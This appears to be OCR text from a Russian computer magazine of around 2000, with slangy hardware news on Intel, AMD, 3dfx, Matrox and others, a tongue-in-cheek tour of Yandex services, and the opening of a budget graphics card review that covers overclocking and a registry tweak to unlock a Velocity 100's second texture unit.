Созданное им устройство преобразует движения человека на видео в цифровой сигнал, который через компьютер управляет светом, звуком и видеокамерами. В итоге танец тесно сливается с мелодией и вытворяемыми под нее "па". Льется музыка, которая подстраивается под танцора, исполняющего зажигательную румбу и торжественный вальс. Вздохи кларнетов и шорохи барабанов раздаются вслед за движениями тела, "просыпаясь" в самый подходящий момент.

По словам наблюдателей системы в действии, ученому удалось реализовать способ совмещения танцора, хореографа, композитора, режиссера и оператора в лице единственного человека, вокруг которого суетится компьютер.

Я искала тебя... Нашла. С ума сошла.

Чук (stranger@xakep.ru)

Привет, Народ. Кто-нибудь из вас знает, сколько сейчас проектов в сети продвигает Яндекс? Один, два, три... Я верю, считать ты еще в школе научился, но правильного ответа среди имеющихся я так и не нашел. Сейчас я тебе расскажу немного о них. Заодно мы как раз с тобой и проверим, как ты считать научился.

Во-первых, это выдача места под твою страничку, причем халявного. Зайдя по адресу www.narod.ru, ты, потратив всего лишь пару минут для регистрации, получишь в свое распоряжение сайт в домене третьего уровня (http://имя.narod.ru). А дальше все зависит от твоей фантазии. Но если у тебя сегодня с ней проблемы, то в этом тебе тоже помогут. К твоим услугам будет несколько десятков шаблонов страниц, сделанных профессионалами. Тебе как владельцу сайта будет предоставлен широкий спектр бесплатных служб (почтовый адрес, доступ к сайту по ftp, статистика посещений и т.д.). А если твой сайт попадет в список лучших, то считай, что твоя страница получит хорошую рекламу.


Во-вторых, и это уже отмечалось ранее, каждый пользователь имеет возможность зарегистрировать свой собственный почтовый ящик размером 10 мегов. А снять всю почту с него ты сможешь не поднимая своего... со стула с помощью любого почтового клиента, которых сейчас пруд пруди (Outlook Express, Netscape Messenger, The Bat!). Более исчерпывающую информацию ты получишь на mail.yandex.ru.

В-третьих, это проект Фотки. В нем, кроме Яндекса, участвует еще и Кодак. Со стороны Кодака в этом проекте принимают участие десять магазинов Кодак-Экспресс в Москве. В будущем, конечно, планируется расширение этого проекта на все магазины Кодак-Экспресс в России и странах СНГ. А услуга эта заключается в том, что ты можешь заказать оцифровку пленки и оставить адрес своей электронной почты. На следующий день твоя мыльница откопает письмецо, в котором будет указан адрес, где ты можешь найти свои оцифрованные фотографии. Чтобы посмотреть их, просто зайди на www.fotki.ru и следуй инструкциям. А заодно посмотри и проект выпускников на Народе (narod.yandex.ru/help/vypusk.xhtml) ВЫПУСКНИКИ-2000! Если ты создашь онлайновый Клуб на Народе, твои фотки будут бесплатно оцифрованы и помещены в фотогалерею Клуба.

В-четвертых, конечно же, нельзя пропустить абсолютно потрясающую универсальную поисковую машину, созданную командой Яндекса. На сегодняшний день Yandex имеет самую большую в русской сети поисковую базу (проиндексировано 20 млн. документов объемом более 200 Гб). Причем, поиск осуществляется не только по веб-страницам, но и по специализированным массивам данных. В связи с тем, что система при обработке запроса учитывает синтаксис и морфологию русского языка, используя механизм нечеткого поиска, ответ на запрос стал более понятен, гораздо легче получить не огромную кучу... ссылок, а конкретный линк, наиболее полно отвечающий твоим требованиям.

Блин, надоело мне считать, дальше считать будешь сам. Для любителей плыть по течению туда, куда всех так влечет, Яндекс придумал специальный проект "Популярные находки", который позволяет следить за изменением интересов аудитории Инета. Для тех, кто любит держать руку на пульсе планеты, Яндекс предлагает "Новостной Яндекс". Он позволяет производить поиск по новостным лентам ведущих информационных агентств, в том числе в определенном временном интервале и в заданной рубрике. В отличие от многих других поисковых систем, новости на Яндекс обновляются не днями и неделями, а минутами и даже секундами. Если попробовать найти информацию, которая появилась несколько минут назад, то система выдаст ссылку на полный текст новости на сайте предоставившего ее агентства. А для тех, кто не любит искать, Яндекс открыл страничку news.yandex.ru, где они смогут прочитать все свежие новости.

Один из динамично развивающихся проектов www.zakladki.ru. Здесь ты не сможешь узнать новости и не сможешь купить батон хлеба, но сможешь оставить закладки. Они-то и позволят осуществить все вышеописанное как тебе, так и твоим друзьям, причем, как из дома, так и из джунглей Амазонки. Список закладок в любой момент можно выгрузить из броузера на сайт или загрузить обратно. И даже это еще не все - на базе закладок можно сделать список рассылки, чтобы делиться новыми закладками с друзьями. Для владельцев страничек есть прекрасная возможность вставить список закладок из личного каталога на www.zakladki.ru в страницу другого сайта. Теперь создать обширный каталог ссылок на страничке - дело пяти минут, а может и получаса, хотя бывает и больше, но только у тех, у кого руки растут не из того места.



Специально для тех, кто крут и мобилен, Яндекс предлагает два проекта, основанных на WAP-технологии. В Wap-варианте специально для пользователей мобил, которые поддерживают wap протокол, можно заглянуть на wap.yandex.ru и получить информацию по российским WAP-ресурсам.

В общем, Яндекс это воистину народная поисковая система, юзать которую почетная обязанность и священный долг каждого жителя рунета!!! Все на колени, спать!!! :)))))))



Торик
(torick@xakep.ru)

PROCEDURE(BEGIN)

Хочешь, дружок, я расскажу тебе сказку? Про большой мега-гига-муз-центр. Он может подключаться к Сети на скорости в один гигабит/сек, выкачивать свежую музыку, вовремя спираченную из студий самых крутых музыкальных групп и исполнителей. Еще он может проигрывать сидюки, MP3, реалаудио, MD, LP и винил на тридцать третьей скорости. А еще можно взять от него колонки, расставить по всей квартире, включить квадро-звук на все 120 Вт и наслаждаться еще не вышедшим агата-кристиевским "Майн Кайф!" (альбом автоматически генерится программой на основе уже вышедших синглов). Ко всему прочему, музцентр (он наверняка будет от Сони или Кенвуд) способен хранить полугодовой непрерывный запас музыки - достаточно вовремя скормить ему коллекцию сидюков и кассет. После всего этого останется подключить УПСу, врубить центр на всю громкость, хорошо запереть дверь (чтоб соседи не взломали) и уехать отшельничать в Карелию, где сейчас красиво и наверняка еще не отцвела морошка.






Пень-3: все ближе к ГГц

Интел даром времени не теряет. Анонсировав еще весной ГигаГерц, она не выпускает его сразу. Бранд только подбирается, ставя все на промежуточные варианты. Первая ступень к Парнасу - Pentium III 933 MHz. Сдизайнерен под десктопы для дома и офиса и даже немножко под рабочие станции. Сам проц уже находится в относительно свободной продаже, причем не только через крупных реселлеров, но и мелких поставщиков. С учетом цены на камень, можно смело собирать комп самому, не тратясь на левых "провайдеров". А цены таковы: 744 бакса/тысяча единиц в варианте SECC2 и FC-PGA, а также 794 доллара за штуку (партия в 1000 единиц) в случае с SC330.

Симуляция от Вуду

Quantum3D создала систему визуальной симуляции и тренировки (VST), а графической базой для оной послужила небезызвестная Voodoo5. Система - это ладно, главное, что V5 призвана служить на благо VST, причем не просто так, а с одним, двумя или четырьмя чипами на карточке. При всем при этом Quantum3D является официальным поставщиком Voodoo5 на весь рынок подобных систем.





Звук вокруг

S3 очень любит зеленые бумажки. Особенно те, что с десятком-другим степеней защиты. Причем она их не просто любит и коллекционирует - компания стремится сделать так, чтобы она эти бумажки получала за что-нибудь более или менее приличное. Ну вот, например, Rio Digital Audio Receiver. Это такая фенька в виде нескольких колонок, коннектора и кое-какого софта. Делаешь такую вещь: ставишь колонки в комнатах и подключаешь к компу. Затем запускаешь RealJukebox (типа S3 сконнектилась с производителями RealPlayer), ставишь нужную музыку на каждый ресивер (это которые колонки) - и все, наслаждайся. Пошел на кухню - а там Стинг потихоньку напевает. Пошел в ванную - там тебе Blind Guardian про утреннее солнце Дюны поет. В гостиной, скажем, Бритни-С-Пирса, а в коридоре - Металлика поет, как правильно исчезать надо. Поддерживается практически все - от MP3 до WMA. Правда, надо еще такую квартирку подыскать, чтобы в каждой комнате только свое звучало. Потом нужно потратить 250 зеленых президентов на каждый ресивер. В общем, удовольствие то еще, дорогое. Хотя у гурманов денег завсегда наберется сколько надо...

Старый Зип на новый лад


На что можно и нужно потратить 150 случайно завалявшихся в кармане долларов? На звуковуху. Или аксель не первой свежести. Или на накопитель Iomega Zip 100? Причем не простой, который по LPT подключается и дико тормозит систему при перекачке файлов (и без того медленной), а самый пацанский - чтоб переносной, на USB входил, да дискеток побольше, побольше. Есть такое! Zip 100 USB Starter Kit. В комплект, помимо самого девайса, входят шесть дискет (они разноцветные, ЫЫ!), пара сидюков с драйверами и всякими полулевыми утилитами вроде RealJukebox, Adobe ActiveShare и тэдэ. Плюс USB в том, что плаг-н-плэй завсегда работает, да к тому же и на нехилых до неприличия скоростях. Дискетки можно докупить отдельно, правда, по кусачим прайсам: по десять баксов за штуку. Но шести флоппов, имхо, хватит надолго, если коллекцию mp3 на ней не хранить, конечно. В общем, есть куда вложить сто пятьдесят зеленых президентов...

Хорошую MP3 можно и запомнить

ReQuest Multimedia. Первый раз слышу о такой фирме. И тем паче - об их новом продукте. Продукт зовется до боли знакомо: AudioReQuest Digital Music System. Но какие возможности! Во-первых, это аудиоцентр. То есть стандартный аналоговый аудиокассетник, сидюк плюс возможность коннекта к PC по универсально-серийной. Помимо проигрывания музыки, центр может ее конвертить в собственный формат, а затем кидать на PC или в свой внутренний накопитель - а это около 300 часов качественной музыки! Можно подключать центр к mp3-плеерам и даже к Интернету (хотя эта фишка будет реализована специальными драйверами, которые надо будет слить из того же Инета). То есть выглядит это так: вставляешь сидюк. Слушаешь его. А в это время AudioReQuest Digital Music System записывает ее себе на накопитель. Классифицирует по CDDB и тэгу заголовка MP3 ID3. Потом можно будет все раскидать по директориям, создавать плейлисты, и вообще все будет - зашибись. К сожалению, до сих пор неизвестна цена на это чудо техники. Но, полагаю, меньше пяти-шести сотен зеленых президентов вряд ли помогут...

3dfx тормозит

Странная традиция появилась у небезызвестной тебе компании-производителя акселераторов. Заключается она в том, что, во-первых, ее продукты не гордятся особенным качеством картинки, во-вторых, не всегда совместимы с отдельными продуктами и игрушками, а в-третьих, выход каждого нового супер-ускорителя обычно задерживается на месяц-другой. И Voodoo5 5500 AGP - не исключение. Отозвали из уже имеющихся ретэйлеров и не дают тем, кто стоит на очереди. Официально это называется "отдайте наши игрушки, они еще не работают", то есть Вуда до конца оттестирована не была. Вроде как хотят в 3dfx подарить пользователю отсутствие головной боли по поводу багов, траблов етц. С другой стороны, GeForce 2 даже не то что бы дышит в затылок. Эта карточка, вошедшая в конфигурацию Annihilator 2, вовсю продается безо всяких отзывов из магазинов под всякими дурацкими предлогами.




Интеловские денежки


"Засуньте ваши денежки..." - почти цитата. Это я к тому, что Intel вложила очередные Большие Бабки в развитие своего производства. Мол, смотри и ликуй весь народ, мы два миллиарда нашим яйцеголовым подарили, пусть они нам Itanium поскорее изобретут! А вообще, правильно сделали. Сейчас процы нужны практически везде. От мобильных телефонов и машинок для выбривания волос из уха и вплоть до мощных серверов, держащих, к примеру, www.xakep.ru. Так что тратить деньги на хорошие вещи - можно. Тем паче, если зеленые президенты пойдут на развитие новых пентиумов и создание 64-битного процессора. За милую душу. Хотя я бы на два миллиарда себе много чего накупил бы.

PowerVR не мертвый! Просто он так пахнет...

STMicroelectronics просто мечтает показать всему миру, как правильно делать дешевые 3D-акселераторы. Для начала берется маленькое и неприметное государство Тайвань. Там проводится какая-нибудь выставка или пресс-конференция. И вот так вот под шумок выкатывается изобретение. Причем оно должно быть не просто "еще одним тридэфыксом", а конкретным изделием. Берем PowerVR Series3 годичной давности. Пихаем технологию, добавляем фенечек по вкусу - поддержка воспроизведения и декодер DVD, например. Вставляем 32 метра оперативки. Обещаем, что это будет супер-пупер; что это будет аксель нового поколения; что вы такого еще не видели; что девелоперы будут рыдать от счастья, а пользователи просто плакать; что по цене, в конце концов, он обставит любую Вуду. В общем, кому надо - ждите, но кроме суппорта основных прибамбасов вроде FSAA и Direct3D Environment Bump Mapping можете ничего не ждать. Стоимость одной такой штучки - 200 долларов США.







Дурон выходит на тропу войны

Дождались. AMD зарелизила свои процессоры Дурон. Читай внимательно: 1. 750 МГц. 2. 800 МГц. 3. 850 МГц. 4. 900 МГц (!). 5. 950 МГц (!!). 6. 1 ГГц (!!!). Кэш второго уровня (enhanced, други, enhanced). Slot A и Socket A (уже выходят мамки под соответствующие слоты). Кстати, прошел слух, что в природе существуют переходники с Sockat A на Slot A. Слухи, увы, не подтверждаются какой-либо официальной информацией.
За реализацию партизанских (по отношению к Интел) процев уже взялись: Compaq, Fujitsu-Siemens, Gateway, Hewlett-Packard Company, IBM. Честно говоря, добавить мне нечего. Ну, есть проц. Ну, дешевый. Ну, быстрый (ГГц! УРА!). Ну и что? Все равно ж Интел - бранд-нейм. Все равно ж большинство юзеров Пентиумы будут брать. А все ж... не знаю. Не хочу давать никаких комментариев. Типа, аминь.

Аннигилятор, дубль два

3D Blaster Annihilator 2 - тебе это что-нибудь говорит? Пока что нет? OK, ликбез. Фирма Creative изготовила 3D-акселератор на чипе GeForce 2 GTS. Уже лучше? Ладно, поехали дальше. GeForce 2 GTS - это фирменная разработка nVidia, фактически, третье поколение 3D-акселераторов, к которому ошибочно приписывают пятую Вуду. Это понятно? Отлично, переходим к мелочам.
- AGP 4x с поддержкой Fast Writes - ура, наконец-то хоть что-то стало поддерживать AGP 4x.
- Hardware full-scene anti-aliasing - антиальясинг, ясен пень, хардверный.
- 32MB DDR RAM на 333MHz - это удивило. В наш век высоких технологий могло быть и все 64 Мб.
- Скорость передачи графических данных 5.3 Гб/сек - это неплохо звучит, очень даже неплохо.
- Движок второго поколения Transform and Lighting (T&L), обрабатывающий более 25 миллионов треугольников в секунду - тут вообще вопросов возникнуть не должно.
Волшебное слово "Гигатексель" просто обязано внести в твое сердце сумятицу и благоговейный трепет. Вот.
Что? Цена? Какая цена? Неужели триста баксов - это цена для такой красавицы?..


PC - $800

Нам все обещают.. На этот раз - Intel, которая отложила производство и продажу процессора Timna. Это будет что-то вроде Селерона - дешевый и мощный. Помимо CPU на чип будут влезать два контроллера: оперативной памяти и графический. Вся фигня в том, что проц отложен аж до первой четверти 2001 года. Сейчас у них в ротации следующая отмазка: мы, мол, еще не подогнали проц под стандарт, и сейчас там проблемы с поддержкой определенных типов ОЗУ вроде SDRAM. Интересно, кому-нибудь нужен будет пусть и дешевый, но все же проц на 800 МГц, если, во-первых, Атлон на один ГГц продается УЖЕ СЕЙЧАС, а к тому времени цены упадут как минимум на одну шестую от всей стоимости камня? Опять же, если будут такие же тормоза, как и с i820, то такая вещь вообще никому нужна не будет.



Удочка в хардверном варианте

Immersion Corporation - странная компания. Чисто казуальская. Производит вроде как устройства с обратной связью. Но не простые, в том и фича. Не джойстики и джойпады какие-нибудь. А что-то такое этакое. Например, удочку. Для этого разработчики сконтачились с Miacomet, Inc и попросили на основе собственной технологии TouchSense забацать им пару клевых продуктов. Первый - это и есть виртуальный спиннинг. Работает он так, что все должны упасть и задрыгать ногами от конкретного ЩАСТЬЯ. Работает с ловлей всего, что плавает, и только в отдельно взятых симуляторах. Действует контроль за весом, размерами и даже дергается, когда рыба пытается удрать.
В общем так: берем ведро с водой, стул, комп, Real Feel Fishing Rod и запускаем первый попавшийся Fishing Bass. Получаем кайф. В девяноста процентах случаев не сработает. Лучше бы они сделали устройство кабины машины с обратной связью и подарили возможность играть с ним в Кармагеддон... вот это была бы веселуха!



Г... - в 450-й раз

Матрасы не сдаются. Это видно любым невооруженным товарищем Кольтом глазом. Matrox готовит к выпуску Matrox Millenium G450. Судя по пресс-релизу, это будет карточка, собранная по технологии старых добрых 0.18 микрон. Она будет вполне рулить с 2D, 3D и DVD-графикой. Обязательно будет TV-output декодер. Конфига аж до 32 метров оперативки (мало, МАЛО!), 64-битный DDR-интерфейс. Недавняя фишка - DualHead - тоже не останется в стороне (это такая фенька, которая позволяет подключать два монитора к видюхе). OpenGL и DirectX только приветствуются, так же как и Environment-Mapped Bump Mapping. А еще одна фича - Vibrant Color Quality2 - обеспечит пользователя высоким (почти как в жизни) качеством цвета. 32-битным цветом, между прочим. Дрова - самые разнообразные, в том числе и под Юникса и Мух-пополам. ВыньДОС 2К - в процессе. Дата релиза карточки пока неизвестна, запланирована она лишь к осени. Цену, опять же, держат в строгом государственном секрете.



Все фигня

И кто это придумал? КТО? Кто придумал делать компакты по новой супер-технологии, заточенные под определенную скорость CD-драйва? Покажите мне этого человека, и я ему в лицо задам один-единственный вопрос: зачем? Чтобы диски пиратские на всех приводах читались без запинки и траблов? Или чтоб скорость записи повысить? А впрочем, мне пофиг. Мне по барабану, что Verbatim изобрела ReWriteable компакты, заточенные под десятискоростной (точнее, от 4х до 10х) RW. Мне абсолютнейше пофиг, что они стоят по четыре бакса за штуку. Мне совсем положить на то, что там использована технология SERL (Super Eutectic Recording Layer), которая увеличивает пластичность перехода фазы оптической записи.

^>>-[]


Улучшение DVD

Изгаляются, твари. Берут и изгаляются. Возьмем DVD. Казалось бы, идеальное качество видео и звука. 1080 вертикальных линий с интерлэйснутой разверткой. Звук Dolby Surround, Dolby Digital (и колонками Jazz, всенепременно). Нет, вот надо отдельным личностям поизгаляться. High-Definition Video - это тебе как, не напрягает? А будет. Мультиканальное звуковое сопровождение - тоже неплохо, верно? Будет. Все будет. Только надо дождаться этой осени, прикупить себе софтверный проигрыватель hDVD и пень, как минимум, на 650 МГц. Не забудь про хороший хардверный DVD-проигрыватель и помни - такое возможно только на PC, которое онли и форева.

Пять чипов - от одной Intel


Новые процы! Новые процы! К тому же - от Интел и даже для ноутбуков. А местами - и Селероны. В общем, так: камни на 750 и 650 МГц следует ждать уже вот-вот. А вот требующие мало энергии Pills на 600 МГц и Селероны на 500 Мгц - пока что готовятся и будут, вероятно, только в августе.

Честно говоря, вся эта бодяга с тормозами меня уже достала. Атлон - в сотый раз повторяю - уже на ГГц вышел и в продажу готовится. А Интел все баги ловит да ушами хлопает.



Дьявольский ускоритель

Константин Буряков aka p0r0h (p0r0h@mailru.com) s4.narod.ru




В последние время развелось ОЧЕНЬ много видюх. Все они отличаются друг от друга как качеством (железа, драйверов, изображения), так и ценой.
В этом обзоре я рассмотрел наиболее популярные видеокарты (Savage4, Velocity 100, TNT2M64, ATI rage128 Pro, TNT2A и V3 2000) в ценовом диапазоне от 30 до 110 американских президентов. В скором будущем на российском рынке появятся Voodoo 4 и 5, а также Geforce2, но эти монстры явно не по карману среднестатистическому российскому юзверю и хацкеру. Есть также довольно хорошие видеокарты на основе чипов V3 3000, Savage2000, G400, Geforce, но они находятся в другой ценовой категории (110-250$), поэтому рекомендовать их я могу лишь тем, кто не обделен средствами и кому не жалко потратить 200 грин на карточку, которая устареет через полгода. Не стоит также покупать дорогую видюху при слабеньком CPU или малом объеме оперативной памяти. Если ты собрался приобрести видеокарту и при этом не хочешь, чтобы тебя поимел продавец, рекомендую прочитать этот обзор. ;)
Итак, приступим к рассмотрению продуктов, представленных титанами 3D-индустрии!

3DFX

Появление первой Voodoo произвело эффект ядерного взрыва, начавшего эпоху 3D игр. Словосочетание 3dfx стало нарицательным, и еще долгое время понятие "видеоакселератор" и "3dfx" было неразлучным, но эпоха чисто 3D акселераторов уже в прошлом. Наступила эра полноценных видеокарт. Впрочем с этим согласна и сама старушка 3dfx.


3dfx Voodoo3 2000

Voodoo3 2000 работает на частоте 143 МГц (частота памяти также 143 МГц). На чипе небольшой игольчатый радиатор. Voodoo3 выполнен по 0.25 мкм технологии, причем чип довольно сильно греется. Поэтому для разгона и стабильной работы требуется дополнительное охлаждение. При нормальном охлаждении Voodoo3 2000 можно довольно неплохо разогнать со 143 до 175 МГц, а это уже близко по скорости не только к Voodoo3 3000, но и даже к Voodoo3 3500 (намек понял?) ;). Видеокарта имеет 16 мегабайт 7 ns SDRAM памяти.



Теперь рассмотрим 3D ядро Voodoo3. Оно имеет ОЧЕНЬ много общего с Voodoo2. На радость конкурентам ему в "наследство" достались те же проблемы:

1.Карты на Voodoo3 не работают с AGP текстурированием. Современные игры уже достигают такого уровня детализации текстур, когда надо выделять под них единовременно объем более 12Мб и появляются игры, использующие большие объемы текстурной памяти. Следовательно, на Voodoo3 максимальная детализация текстур уже невозможна.




2.Чип не умеет работать с текстурами более 256x256 точек. Все текстуры, превосходящие этот размер, приводятся к этой величине, при этом происходит существенная потеря качества этих текстур.

3.По-прежнему поддерживается только 16-битный цвет в 3D, но улучшенного качества за счет постфильтра, выдающего изображение в 22-битной глубине цвета. Если раньше с этим можно было как-то мириться, то теперь уже полно игр, где 16-битный цвет выглядит значительно хуже 32-битного.

Voodoo3 2000 имеет поддержку нескольких API - OpenGL ICD, Glide, MiniGL (транслятор в OGL из Glide) и мелкомягкий Direct3D.

Чип выдает разную скорость при использовании разных API. В OpenGL, например, скорость Voodoo3 ниже, чем в Direct3D и Glide. Voodoo3 лучше всего использовать в специально оптимизированных играх, таких как NFS или Unreal. В них можно наблюдать, что при использовании Glide Voodoo3 показывает лучшие результаты среди рассматриваемых плат.


Voodoo3 2000 обладает хорошей масштабируемостью (чем круче твой проц, тем больше кадров в секунду ты увидишь). :) Также хорошо V3 проявляет себя со слабыми процессорами.



Благодаря высокой частоте RAMDAC и его качеству, картинка в 2D очень хороша. В разрешениях до 1280x1024 нет размытия. Voodoo3 можно рекомендовать и для профессионального использования в 2D графике.

3dfx Velocity 100

Пытаясь срубить вечнозеленых со всех секторов рынка, 3dfx выпускает для недорогих компов дешевую модель Velocity 100 на том же чипсете, что и Voodoo 3 2000/3000/3500. Видеокарта имеет 8 мегабайт 7 ns SGRAM памяти. Частота памяти и чипсета равны друг другу (143/143), а при хорошем охлаждении возможен разгон до 180/180 Мгц.





3dfx менять чипсет не стала. Она просто решила заблокировать второй модуль TMU (тем самым лишив видеокарту мультитекстурирования). Но на такой "хитрый" ход нашлось не менее простое решение :). Для полноценной работы обоих TMU прописывай в реестре строковой параметр FX_GLIDE_NUM_TMU="2" в разделе [HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Display\0000\Glide]. Вместо 0000 нужно подставить тот номер, под которым значится Velocity 100.

Таким образом Velocity превращается в Voodoo3, только с меньшим количеством памяти. За меньшую цену (около 60$) ты можешь получить ту же скорость :), но не стоит забывать, что Velocity 100 присущи и все те проблемы, которыми наделена Voodoo3: 16-битный цвет в 3D, отсутствие поддержки больших текстур и AGP текстурирования.


Тесты

Рассмотрим, как ведут себя эти карточки в OpenGL и Direct3D приложениях (Quake3 и Expendable).





На этих графиках видно, что семейство вуды Voodoo3 достойно ведет себя при низких разрешениях, но уже в разрешении 1024x768 сдает свои позиции.




В Direct3D Voodoo3 немного отстает от своих конкурентов.

NVIDIA

Фирма Nvidia выпустила уже несколько поколений удачных видеопроцессоров и останавливаться на достигнутом не собирается. Ее продукцию характеризует высокое качество и принцип "быстрее и побольше наворотов".

NVIDIA Riva TNT2-A


Это новая модификация чипа NVIDIA Riva TNT2, сделанного по 0.22 мкм технологии (TNT2 - 0.25 мкм) с частотой 143 МГц (Riva TNT2 и Riva TNT2 Ultra имеют 125 и 150 МГц соответственно). Частота памяти 150 Мгц. На нем уже выпущено несколько довольно неплохих видеокарт, например, ASUS V3800Pro (хорошо разгоняемая карта с часто обновляемыми драйверами), Leadtek WinFast S320 II Pro 16MB (недорогая карта, но с довольно плохо разгоняемой памятью), GygaByte GA-660Plus (отлично разгоняемая карточка благодаря очень хорошей системе охлаждения и быстрой памяти).



Особенностью GygaByte GA-660Plus является джампер, отвечающий за Turbo-режим работы карты (более высокие частоты). Это частоты по умолчанию - 170/180 МГц. То есть за цену TNT2 можно купить карту, работающую на частотах даже выше, чем у TNT2 Ultra (Ультра дороже!).

Разгон видеокарт имеет смысл только на достаточно мощных процессорах (от 400 Мгц), что даст ощутимую прибавку к скорости.

Качество картинки в 3D не изменилось со времен первой TNT, т.е. осталось по-прежнему высоким. Нарекание вызывает только отсутствие настоящей трилинейной фильтрации.



